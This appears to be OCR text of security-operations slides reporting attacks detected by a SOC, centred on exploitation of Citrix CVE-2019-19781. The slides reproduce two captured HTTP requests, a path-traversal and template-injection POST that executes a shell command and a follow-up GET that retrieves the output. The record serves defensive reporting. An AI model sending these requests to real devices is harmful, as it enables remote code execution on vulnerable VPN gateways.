
Detected by JSOC



Jan.2020


Feb.2020



Mar.2020


Jan.2021


Feb.2021


Mar.2021

Detected by JSOC




Detected by JSOC

Exploit VPN Vulnerability

Attacks on Citrix vulnerability

CVE-2019-19781

```
POST /vpn/../vpns/portal/scripts/newbm.pl HTTP/1.1
Host: xxxxx.co.jp
User-Agent: curl/7.52.1
Accept: */*
NSC_USER: /../../../../../../../../../../netscaler/portal/templates/[10 or 32 strings]
NSC_NONCE: test1337
Content-type: application/x-www-form-urlencoded
Content-Length: 188

url=https://example.com¥&title=[%25+template.new({‘BLOCK’%3d‘exec(¥’uname -a | tee
/netscaler/portal/templates/ 【10 or 32 strings].xml¥‘)%3b’})+%25]¥&desc=test¥& UI_inuse=RfWeb
-----
GET /vpn/../vpns/portal/[10 or 32 strings].xml HTTP/1.1
Host: xxxxx.co.jp
User-Agent: curl/7.52.1
Accept: */*
NSC_NONCE: pwnpzi1337
NSC_USER: pwnpzi1337
```



